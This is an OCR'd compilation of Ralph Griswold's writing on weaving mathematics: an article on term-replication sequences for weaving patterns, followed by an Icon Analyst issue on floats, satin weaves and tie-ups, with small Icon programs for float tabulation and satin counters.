In the sequence above, each term is replicated according to its value. We know of no good name for this sequence. We have called it the multi sequence in previous articles [1] and the On-Line Encyclopedia of Integer Sequences [2] refers to it as "*n* appears *n* times", which is descriptive but far from elegant.

The sequence above is one of a class of sequences obtained by applying *term replication functions* to *bases sequences*.

For the example above, the base sequence is the positive integers, $I^+ = 1\,2\,3\,4\,5\,\ldots$ and the replication function is $r(v) = v$, where v is the value of the term.

If the base sequence is the Fibonacci numbers, $F = 1\,1\,2\,3\,5\,8\,\ldots$, then this rule yields

1 1 2 2 3 3 3 5 5 5 5 5 8 8 8 8 8 8 8 8 …

Compact Represention of Term Replication

Sequences in which terms are replicated may be difficult to understand if terms are written out in the usual fashion.

One way to reduce visual clutter is to list replicated terms only once along with their replication factor. We'll use the notation

$$\underline{i}_j$$

to indicate that there are j copies of i. Thus, the result of applying $r(v) = v$ to I^+ and the primes, $P = 2\,3\,5\,7\,\ldots$, can be written as

$$1\ \underline{2}_2\ \underline{3}_3\ \underline{4}_4\ \underline{5}_5\ \ldots$$
$$\underline{2}_2\ \underline{3}_3\ \underline{5}_5\ \underline{7}_7\ \ldots$$

We use 1 rather than $\underline{1}_1$, and similarly for other non-replicated terms, to further reduce visual clutter.

Another way to represent the results of applying a replication function to a base sequence is to write the base sequence above the replication sequence, with a bar separating the two. For the examples above, the representations are

$$\frac{1\,2\,3\,4\,5\,\ldots}{1\,2\,3\,4\,5\,\ldots}$$

$$\frac{2\,3\,5\,7\,\ldots}{2\,3\,5\,7\,\ldots}$$

For named sequences, a simpler, linear typographical form can be used, as in P/F.

March 11, 2002; last modified December 16, 2002

Value-Based Replication Functions

Replication functions whose values are determined solely by term values are called value-based.

Many kinds of value-based replication functions are possible, such as the following:

$$r(v) = 1 \quad [1]$$

$$r(v) = v \quad [2]$$

$$r(v) = v + 2 \quad [3]$$

$$r(v) = v \text{ smod } 5 \quad [4]$$

$$r(v) = \begin{matrix} 1 & v \text{ even} \\ 2 & v \text{ odd} \end{matrix} \quad [5]$$

$$r(v) = \begin{matrix} 1 & v \text{ even} \\ 0 & v \text{ odd} \end{matrix} \quad [6]$$

Eqn. 1 leaves the base sequence unchanged. Eqn. 2 produces the results described previously. Eqn. 3 is like Eqn. 2 except that 2 replications are added. In Eqn. 4, the replication factor is reduced shaft-modulo 5 [1], so that values whose residues are 1 smod 5 are not replicated, values whose residues are 2 smod 5 are replicated two times, and so on.

In Eqns. 5 and 6, the result depends on the parity of the value. In Eqn. 5 even values are not replicated, while odd ones are duplicated. In Eqn. 6, even values are not replicated and odd values are discarded (being replicated 0 times).

Note that in Eqns. 2 and 3, replication factors increase without limit as v does. In the other equations, the replication factors are bounded regardless of how large v is.

Position-Based Replication Functions

Replication factors can be based on the positions of terms instead of their values, position being the number of the term in the sequence. For example, in P, 2 is term 1, 3 is term 2, 5 is term 3, 7 is term 4, and so on.

For example, if p is the position of a term in a sequence, the replication function

$$r(p) = \begin{matrix} 1 & p \text{ odd} \\ 2 & p \text{ even} \end{matrix} \quad [7]$$

doubles even-numbered terms but not the odd-numbered terms.

The replication function

$$r(p) = p \quad [8]$$

replicates by the position of the term. For I^+, Eqn. 8 produces the same results as Eqn. 2. For P, it produces

$$2\ \underline{3}_2\ \underline{5}_3\ \underline{7}_5 \ldots$$

Value- and Position-Based Replication Functions

Replication functions can depend both on value and position. An example is

$$r(v, p) = \begin{matrix} v & p \text{ odd} \\ p & p \text{ even} \end{matrix} \quad [9]$$

For F, Eqn. 9 produces

$$\underline{1}_3\ \underline{2}_2\ \underline{3}_3\ \underline{5}_5\ \underline{8}_6 \ldots$$

Replication Sequences

Replication factors can be determined independently of the base sequence. For example, for the base sequence I^+ and the replication sequence P, we have

$$I^+ / P =$$

$$\frac{1\ 2\ 3\ 4\ \ldots}{2\ 3\ 5\ 7\ \ldots} =$$

$$\underline{1}_2\ \underline{2}_3\ \underline{3}_5\ \underline{4}_{7\ \ldots} =$$

$$1\ 1\ 2\ 2\ 2\ 3\ 3\ 3\ 3\ 4\ 4\ 4\ 4\ 4\ 4\ 4 \ldots$$

As another example, consider the 1-based Morse-Thue sequence [3], $M = 1\ \ 2\ \ 2\ \ 1\ \ 2\ \ 1\ \ 1\ \ 2 \ldots$ as the base sequence and I^+ as the replication sequence:

$$M / I^+ =$$

$$\frac{1\ \ 2\ \ 2\ \ 1\ \ 2}{1\ \ 2\ \ 3\ \ 4\ \ 5}\ \underset{6.}{1}\ \underset{7}{1}\ \ 2 \ldots$$

$$1\ \underline{2}_5\ \underline{1}_4\ \underline{2}_5\ \underline{1}_{13}\ \underline{2}_8 \ldots =$$

$$1\ 2\ \ 2\ \ 2\ \ 2\ \ 2\ \ 1\ \ 1\ \ 1\ \ 1\ \ 2\ \ 2\ \ 2\ \ 2\ \ 2\ \ 1\ \ 1\ \ 1$$
$$1\ \ 1\ \ 1\ \ 1\ \ 1\ \ 2\ \ 2\ \ 2\ \ 2\ \ 2\ \ 2\ \ 2\ \ 2 \ldots$$

March 11, 2002; last modified December 16, 2002

Term-Replication Sequence Patterns

Patterns derived from term-replication sequences may not be suitable, as-is, for interlacement patterns in weaving for structural reasons. Such patterns, however, may make good block patterns for profile drafting.

As in all such things, designing good patterns based on term replication requires a combination of experience, skill, and creativity.

The Appendix A shows some examples that can be used as a basis for experimentation. Appendix B shows some examples of mirrored patterns based on term replication sequences.

All the examples in the appendices are produced using tabby tie-ups with treadling as drawn in. Hint, hint … .

References

1. Ralph E. Griswold, "Drafting with Sequences", 1999:
   http://www.cs.arizona.edu/patterns/weaving/webdocs/reg_seqd.pdf


2. On-Line Encyclopedia of Integer Sequences:
   http://www.research.att.com/~njas/sequences/index.html

3. Ralph E. Griswold, "The Morse-Thue Sequence", 2001:
   http://www.cs.arizona.edu/patterns/weaving/webdocs/gre_mt.pdf


Ralph E. Griswold

Department of Computer Science
The University of Arizona
Tucson, Arizona


Appendix A — Patterns Derived from Term-Replication Sequences




I*⁺ / *P




M* / *F




***F* / *I*⁺**




***M* / (*F* smod 7)**




F* / *P




***I* / (*F* smod 7)**




M* / *P




***I* / (*F* smod 5)**




F / (F smod 5)




(F smod 5) / (F smod 5)



(F smod 3) / (F smod 5)




(I^+ smod 3) / (F smod 5)




Eqn. 8 Applied to F


Appendix B — Mirrored Patterns Derived from Term-Replication Sequences




I^+ / P




M / P




F / I^+



M / F



M* / *I



Eqn. 8 Applied to *F*

The Icon Analyst

In-Depth Coverage of the Icon Programming Language and Applications

April 2000
Number 59

In this issue

Floats

An aspect of weaving that is of great practical importance is the strength and durability of the fabric produced, which depends not only on the kind of threads used and how tight the weave is but also on the manner of interlacing.

The interlacing that gives the strongest fabric is the one used in plain weave, also called tabby, which has a strict 1-over, 1-under interlacement pattern. Figure 1 shows an example.




Figure 1. A Plain Weave Fabric

When a thread passes over or under more than one perpendicular thread, the result is called a *float*.

A fabric with long floats does not have the strength and durability of one with short floats or none at all. Not only is there less interlacement, but floats tend to snag.

The importance of snagging depends on the use to which a fabric is put. Long floats sometimes appear on the back of upholstery fabrics, where they cause few problems.

On the other hand, floats allow the creation of textures and patterns that cannot be achieved otherwise. Floats also produce a surface that feels smoother and drapes better than a float-free one. The sheen and luxurious texture of satins is due to their floats.

Figure 2 shows an example in which floats are used to achieve a decorative effect. Notice that one thread has pulled loose where there is a float.




Figure 2. Floats on a Decorative Fabric

Drafts that produce very long floats are undesirable or even unweavable. Unintended floats can occur when designing drafts. For example, in the drawdown shown in Figure 3, there are places where weft threads float all the way across the fabric.




Figure 3. An Unweavable Draft

If an attempt were made to weave this fabric, these weft threads would not be interfaced with the warp at all and would not be attached to the fabric — the fabric would be unweavable.

Weavers avoid such extremes intuitively, but they have to watch for float problems nonetheless. Weavers have methods of modifying drafts with this kind of problem without affecting the appearance of the woven fabric [1]. For example, tiny threads, which are too fine to be noticed, can be used as "incidentals" to add interlacement.

We've ignored the problem of floats in the drafts we've shown in previous articles, since it's not a problem in creating images. Our "virtual" weaving is much easier than real weaving. (There is an interpretation of weaving drafts as patterns in which the interlacement is not a concern. That's on our agenda for a future article.)

Weaving programs have various ways of showing floats. WeaveMaker One uses "float indicators" — over-and-under diagrams for selected warp and weft threads. See Figure 4. The selected threads are indicated by small markers at the top and right edges of the drawdown. We've added arrows to help locate them. The markers can be moved to show the floats for other threads.

A fabric surface simulation, such as the one shown in Figure 5 (also from WeaveMaker One), provides a more intuitive but less precise view of floats.




Figure 5. Fabric Surface Simulation




Figure 4. Float Indicators

Creating such diagrams is fairly difficult and few weaving programs attempt it. Realistic rendering of fabric surfaces is in another class altogether.

Most weaving programs can produce tabulations or histograms of the number of floats by length. Figure 6 shows a WeaveMaker One histogram for the draft shown in Figure 3:




Figure 6. Float Histogram

Floats of length 15 and longer are lumped together without comment. Note that 1 is included, although strictly speaking it is not a float.

Here's a program to produce a float tabulation. It works from an image string of a drawdown. A drawdown image for the back of the fabric is created by exchanging black and white pixels — where a thread is on top on the face of the fabric, it is in back on the back of the fabric. Weft floats are determined by rotating the fabric by 90°.

```
link imrutils

procedure main()
   local front, back, black, white

   front := imstoimr(read()) |
      stop("***cannot create image record")

   black := PaletteKey(front.palette, "black")
   white := PaletteKey(front.palette, "white")

    analyze("Front weft floats", front, white)

   front := imrrot90cw(front)

   analyze("Front warp floats", front, black)

   back := imrcopy(front)
   back.pixels := map(back.pixels,
      white || black, black || white)

   analyze("Back weft floats", back, white)

   back := imrrot90cw(back)

   analyze("Back warp floats", back, black)

end
```


```
procedure analyze(caption, imr, color)
   local counts, length, row

   counts := table(0)

   imr.pixels ? {
      while row := move(imr.width) do {
         row ? {
            while tab(upto(color)) do {
               length := *tab(many(color))
               if length > 1 then
                  counts[length] +:= 1
               }
            }
         }
      }

   if *counts = 0 then fail          # no output

   write(caption)

   counts := sort(counts, 3)

   write()

   while write(right(get(counts), 6),
      right(get(counts), 6))

   write()

   return

end
```

The output for the drawdown shown in Figure 3 is:

```
Front weft floats
                2      16
                3     328
                4       8
                5     184
                7      56
               64       8

Back warp floats
                2      24
                3     440
                4       8
                5     112
                6       8
                7      56
               64       8
```

Reference

1. *Designing for Weaving: A Study Guide for Drafting, Design and Color*, Carol S. Kurtz, Hastings House, 1981.

Satin

Satin usually is thought of as a kind of silk fabric that is characterized by a glossy surface and a smooth texture. Weavers, on the other hand, consider satin to be a weave structure — a system for interlacement — that is not associated with any particular kind of fiber.

The conflict of meaning came into focus with the introduction of fabrics called satins but made with rayon. This use of the word led to a legal dispute, which eventually was settled (in the United States, at least) in 1930 by the Circuit Court of Appeals, which ruled satin was the name of a weave construction and not the name of a textile made from any particular fiber [1].

The common perception remains largely unchanged, however.

As a weave structure, satin is characterized by long floats (which gives satin fabrics their smoothness) and a system of interlacing that avoids the regularity of twills [2].

This is accomplished by having only one warp interlacement with the weft per shaft. These interlacements are arranged so that no two are adjacent on successive treadlings. Figure 1 shows an example of a satin tie-up.




Figure 1. A Satin Tie-Up

The location of interlacement points is determined by a *counter* that depends on the number of shafts used.

Weaving literature is not noted for its clarity and precision. Here are four quotations on the subject from sources dating from 1888 to 1994:

> 1. *Divide the number of harness for the satin into two parts, which must neither be equal nor the one a multiple of the other; again it must not be possible to divide both parts by a third number.* [3]

Harness is used as a collective noun and corresponds to shafts in current terminology.

> 2. *Divide the number of ends (or shafts) on which the satin … is to be woven into two unequal parts, so that one shall not be a measure of the other, nor shall it be divisible by a common number.* [4]

The word ends means the number of warp threads. "Measure of the other" is British English and means (we think) "divisible by the other".

> 3. *Find two numbers which give a sum equal to the number of frames. None of these numbers can be 1; the two numbers cannot divide one another, or by any other number at the same time.* [5]

The word frames is synonymous with shafts.

> 4. *The satin counter cannot be 1, or the interlacement forms a twill. It cannot be one fewer than the number in the unit … , or the interlacement forms a twill in the opposite direction. The counter cannot share a divisor with the number in the unit, or some warp threads interlace more than once and others not at all.* [6]

Grammatical errors, tortured prose, questionable meaning, and definition by elimination aside, it comes down to this:

> Given n shafts, find i and j such that $i > 1$, $i + j = n$, and the greatest common divisor of i and $j = 1$.

Either i or j can be used as the counter; the smaller one usually is chosen.

Well, that wouldn't make sense to most weavers either, and it's no wonder most of them rely on tables of satin counters. In one sense, tables aren't that bad: there are not that many different counters for the number of shafts that are available for hand looms. Here is a table for 2 to 24 shafts:

shafts	*small counters*	*number*
2		0
3		0
4		0
5	2	1
6		0
7	2 3	2
8	3	1
9	2 4	2
10	3	1
11	2 3 4 5	4
12	5	1
13	2 3 4 5 6	5
14	3 5	2
15	2 4 7	3

16	3 5 7	3
17	2 3 4 5 6 7 8	7
18	5 7	2
19	2 3 4 5 6 7 8 9	8
20	3 7 9	3
21	2 4 5 8 10	5
22	3 5 7 9	4
23	2 3 4 5 6 7 8 9 10 11	10
24	5 7 11	3

Notice that satin requires at least five shafts and cannot be woven with six shafts. By the way, if the number of shafts is a prime, $p > 2$, any number $2 \le i \le p-1$ is a valid counter: If $i + j = p$, gcd(i, j) must be 1 — otherwise the common factor would divide p.

But a weaver who just uses a table of counters, and who doesn't understand the formula or the reason for it, is limited to the designs of others.

Computing satin counters is easy. Here's a procedure that generates the smaller counter from each pair for a given number of shafts:

```
procedure satin_counter(shafts)
   local candidate

   every candidate := 2 to shafts / 2 do
      if gcd(candidate, shafts – candidate) = 1
         then suspend candidate

end
```

The procedure gcd() is in the Icon program library module numbers.

Once the counter is chosen, the tie-up is constructed starting with first position of the first row, adding the counter to that value modulo the number of shafts, using shaft arithmetic [7], to get the position in the second, and so on. Refer to Figure 1 on the previous page.

Here's a procedure that produces a satin tie-up as a row array:

```
procedure satin_tieup(counter, shafts, treadles)
   local rows, m, k

   rows := list(shafts, repl("0", treadles))

   m := 1
   rows[1, 1]  := "1"

   every k := 2 to shafts do
      rows[k, residue(m +:= counter, shafts, 1)] := "1"

   return rows

end
```

The procedure residue() is in the Icon program library module numbers.

References:

1. *Contemporary Satins*, Harriet Tidball, Shuttle Craft Guild Monograph Seven, 1962.

2. "Twills", Icon Analyst 58, pp. 1-2.

3. *Technology of Textile Design*, E. A. Posselt, 1888, p. 25.

4. *The Structure of Weaving*, Ann Sutton, Lark Books, 1982, p. 122.

5. *More About Fabrics*, S. A. Zielinski, Master Weaver Library, Vol. 20, LeClerc, 1985, p. 14.

6. *The Complete Book of Drafting for Handweavers*, Madelyn van der Hoogt, Shuttle Craft Books, 1994, p. 23.

7. "Shaft Arithmetic", Icon Analyst 57, pp. 1-5.

Tie-Ups

Depending on what you read, the tie-up in a weaving draft is the essence of the draft or it's just something that is produced mechanically after a weave structure is designed. Both are true in different contexts.

We've shown how to derive the threading, treadling, and tie-up from a drawdown — an interlacement pattern. This is a case when the tie-up follows as a matter of course.

On the other hand, as we've shown for twills and satins (see the article **Satins** that starts on page 4), tie-ups can be fundamental to design and work for many kinds of threadings and treadlings.

A tie-up also can serve as a motif, such as a diagram of a leaf, that is replicated in the drawdown. Geometric designs also are used in tie-ups to achieve certain kinds of effects. Some tie-ups are specific to certain kinds of weaving.

Many tie-ups are derived from others. And there's the ever-present miscellaneous category.

Basic Tie-Ups

The basic tie-ups are direct, tabby, twill, and satin.

The figures that follow are for eight shafts and treadles. The principles apply equally well to

other numbers of shafts and treadles.

A direct tie-up consists of tie-up points in a diagonal line. See Figure 1.




Figure 1. Direct Tie-Up

Direct tie-ups always are square, with the same numbers of shafts and treadles.

We'll consider the effect of direct tie-ups in a later article on the interaction of tie-ups with threading and treadling sequences.

A tabby tie-up, used to produce plain weaves, is a simple checkerboard as shown in Figure 2 .




Figure 2. Tabby Tie-Up

We covered twill tie-ups in an earlier article [1]. Figure 3 shows an example for reference.




Figure 3. A /2/2 Twill Tie-Up

For classification purposes, tabby might be considered to be a /1/1 twill, but weavers think in terms of texture, and plain weave does not have the diagonal texture associated with twill.

Satin tie-ups break the diagonal effect of twills. See the article **Satin**, which begins on page 4. Figure 4 provides an example to compare with the other types here.




Figure 4. A Satin Tie-Up

Satin can be thought of as a kind of twill in which the shift is greater than one. But, again, it does not have the diagonal appearance expected of twill; it fact, it is designed *not* to have such an appearance.

